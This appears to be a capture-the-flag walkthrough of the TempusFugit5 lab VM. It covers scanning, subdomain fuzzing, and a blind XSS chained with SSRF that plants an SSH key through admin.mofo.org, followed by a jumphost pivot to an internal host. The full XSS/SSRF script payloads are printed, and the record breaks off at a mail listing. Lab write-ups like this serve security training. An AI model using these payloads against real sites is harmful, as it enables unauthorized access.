



Walkthrough

nmap-scan

Only finds port 80 open.

```
Nmap scan report for 192.168.16.42
Host is up, received arp-response (0.00066s latency).
Not shown: 65534 closed ports
Reason: 65534 resets
PORT      STATE SERVICE REASON
80/tcp    open  http   syn-ack ttl 64
MAC Address: 00:0C:29:36:39:41 (VMware)
```


Nikto

Does not reveal anything new

```
- Nikto v2.1.6
-----
+ Target IP:          192.168.16.42
+ Target Hostname:    192.168.16.42
+ Target Port:        80
+ Start Time:         2020-02-24 20:31:21 (GMT1)
-----
+ Server: nginx
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect
against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the co
ntent of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ 7915 requests: 0 error(s) and 3 item(s) reported on remote host
+ End Time:           2020-02-24 20:31:32 (GMT1) (11 seconds)
-----
+ 1 host(s) tested
```

Browsing webpage

There is a hint there. admin@mof0.org





WFUZZ

Fuzzingsubdomains

```
root@kali2:~# wfuzz -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -H "Host: FUZZ.mofo.org" --hw=70 -u http://192.168.16.42

Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.


*****
* Wfuzz 2.4 - The Web Fuzzer *
*****

Target: http://192.168.16.42/
Total requests: 114532


=====
ID           Response  Lines  Word   Chars  Payload
=====
000000024:   403       6 L     19 W   151 Ch  "admin"
000000001:   200      109 L    474 W  5727 Ch  "www"
000001176:   200      109 L    474 W  5727 Ch  "WWW"
000006321:   200         0 L     64 W   1143 Ch  "snap"
```

admin.mofo.org

Look promising so we start there. But



www.mofo.org






Another hint here. «Snap»

Our new product under development: **Snap** will give our customers the ability to monitor their sites and take instant snapshots of them. We are really excited about this. **Contact** us if you wish to betatest.



snap.mofo.org


Investigating.







Seems like one can take snapshots of webpages. We try <http://admin.mofo.org>






We can browse around using snapshots, but that doesn't help much. Poking around, we find that the csrf_token can be used for bXSS.






After posting our probe, we get a callback after about a minute.



Combining the bXSS with a ssrf using XMLHttpRequest, we manage to upload a public SSH-key and pressing the button «Enable SSH»

```
email=me%40home.no&subject=sd&content=asd&_csrf=<script>var+xhr=new+XMLHttpRequest();x
hr.open('POST','http://admin.mofo.org/key','false');xhr.setRequestHeader('Content-type','multipart/
form-data;+boundary=--');xhr.send('---\nContent-Disposition:+form-data;
+name=\"file\";filename=\"id_rsa.pub\"\nContent-Type:+application/octet-stream\n\nssh-
rsa+AAAAB3NzNrglaM=\n---\nContent-Disposition:+form-data:
+name=\"Submit\"\n\nSubmit\n-----');</script>
```

```
<script>var+xhr%3dnew+XMLHttpRequest();xhr.open('POST','http://
admin.mofo.org/',false);xhr.setRequestHeader('Content-type','application/x-www-form-
urlencoded');xhr.send('Submit=Enable+SSH');</script>
```





This opens up port 2222. We try connecting to it using our public key.

```
~/Desktop/Studio/Vulnhub/TF5 ssh -p 2222 ctores@www.mofo.org
The authenticity of host '[www.mofo.org]:2222 ([192.168.16.42]:2222)' can't be established.
ECDSA key fingerprint is SHA256:rcHPV0UrFU9hYlt/anrGbxnP2ScM7wvWy9ldyX3pTpY.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[www.mofo.org]:2222' (ECDSA) to the list of known hosts.
Enter passphrase for key '/Users/theart42/.ssh/id_ed25519':


Team PUS T@G

Interactive logins are disabled on this stepping stone...

This account is not available
Connection to www.mofo.org closed.
```

Remember seeing ip: 192.168150.1 on the staff page

Sirius Bonner	Offline
Jack Goff	Connected to 192.168.150.1
Ben Dover	Offline
Bud Light	Offline



We try using the host on 2222 as a jumphost against 192.168.150.1. And we are in,

```
ssh -J ctorres@192.168.16.42:2222 ctorres@192.168.150.1
Enter passphrase for key '/Users/theart42/.ssh/id_ed25519':
Enter passphrase for key '/Users/theart42/.ssh/id_ed25519':
Linux TempusFugit5 4.19.0-8-amd64 #1 SMP Debian 4.19.98-1 (2020-01-26) x86_64

TempusFugit

Here we go again...

You have mail.
Last login: Mon Feb 24 21:05:38 2020 from 192.168.150.12
ctorres@TempusFugit5:~$ ls -al
total 48
drwxr-xr-x 6 ctorres ctorres 4096 Feb 24 18:39 .
drwxr-xr-x 4 root    root    4096 Feb 20 17:37 ..
lrwxrwxrwx 1 ctorres ctorres   9 Feb 20 23:09 .bash_history -> /dev/null
-rw-r--r-- 1 ctorres ctorres  220 Feb 20 17:37 .bash_logout
-rw-r--r-- 1 ctorres ctorres 3526 Feb 20 17:37 .bashrc
drwx----- 3 ctorres ctorres 4096 Feb 21 17:07 .gnupg
drwx----- 3 ctorres ctorres 4096 Feb 24 18:20 .local
drwx----- 2 ctorres ctorres 4096 Feb 24 18:17 Mail
-rw-r--r-- 1 ctorres ctorres  807 Feb 20 17:37 .profile
-rw----- 1 ctorres ctorres 4674 Feb 24 18:37 sent
drwx----- 2 ctorres ctorres 4096 Feb 22 00:26 .ssh
-rwxrwx--- 1 ctorres ctorres  129 Feb 21 14:55 user.txt
ctorres@TempusFugit5:~$
```

So, we have mail.

```
q:Quit d:Del u:Undel s:Save m:Mail r:Reply g:Group ?:Help
 1 r + Feb 24 Hugh Janus ( 9) Sudo right
 2 r + Feb 24 Hugh Janus ( 25) ↳
 3 0 + Feb 24 Mail Delivery S ( 57) Undelivered Mail Returned to Sender
